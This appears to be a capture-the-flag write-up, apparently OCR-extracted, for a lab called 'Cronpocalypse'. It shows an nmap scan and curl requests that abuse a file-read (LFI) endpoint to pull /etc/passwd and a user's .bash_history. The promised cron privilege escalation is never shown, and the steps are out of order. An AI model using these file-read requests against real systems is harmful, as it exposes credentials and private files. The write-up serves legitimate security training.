Cronpocalypse


Author: Dorothy Spencer
Date: [02/19/2026]
Platform: HackerDNA
Difficulty: Easy Level
Category: Linux / Cron / Privilege Escalation
Points Earned: 20pts
Flags: 2
URL: https://hackerdna.com/labs/cronpocalypse

There are two main phases: gaining initial access and escalating to root. This challenge primarily focuses on abusing Local File Inclusion (LFI) and misconfigured system processes.


The Goal:

Use the misconfiguration to execute something the system shouldn't allow — usually reading a protected file or printing a flag.


Start Lab (Example Screen Shot):



Upon launching web link you should see the following fake page.



Click Explore Features




I looked for ways to gather credentials and decided to enumerate the user's home directory. By abusing the same file read vulnerability, I accessed ***/home/ctf/.bash_history***, which is often overlooked but can contain previously executed commands, passwords, or sensitive paths.

Initial Enumeration — Nmap Scan


nmap -sC -sV <IP>

This was to identify open ports and services on the target machine. The scan revealed that the host was online and exposing two open TCP ports: **22 (SSH)** running **OpenSSH 9.9**, and **80 (HTTP)** running a **Werkzeug 3.0.6 web server** powered by **Python 3.12.9**. While SSH did not present any immediate attack vectors without valid credentials, the presence of a Python-based web application on port 80 stood out as the most promising entry point. As web services frequently contain misconfigurations or vulnerable functionality, I decided to focus my next steps on enumerating the HTTP service in more detail.




curl "http://<IP>/read?file=flag-user.txt"

curl http://18.201.130.222/read?file=/home/ctf/.bash_history




Step 1 — Enumerate the filesystem

Run: curl http://18.201.130.222/read?file=/etc/passwd



Step 2 — Check the ctf user's history


curl http://18.201.130.222/read?file=/home/ctf/.bash_history





Step 3 — Look for the flag file


flag-user.txt
flag.txt
user.txt
flag

trying: curl http://108.130.138.170/read?file=flag-user.txt
trying: curl http://108.130.138.170/read?file=flag.txt
trying: curl http://108.130.138.170/read?file=/home/ctf/flag.txt
trying: curl http://108.130.138.170/read?file=/home/ctf/flag-user.txt









Congratulations!

You have successfully owned Cronpocalypse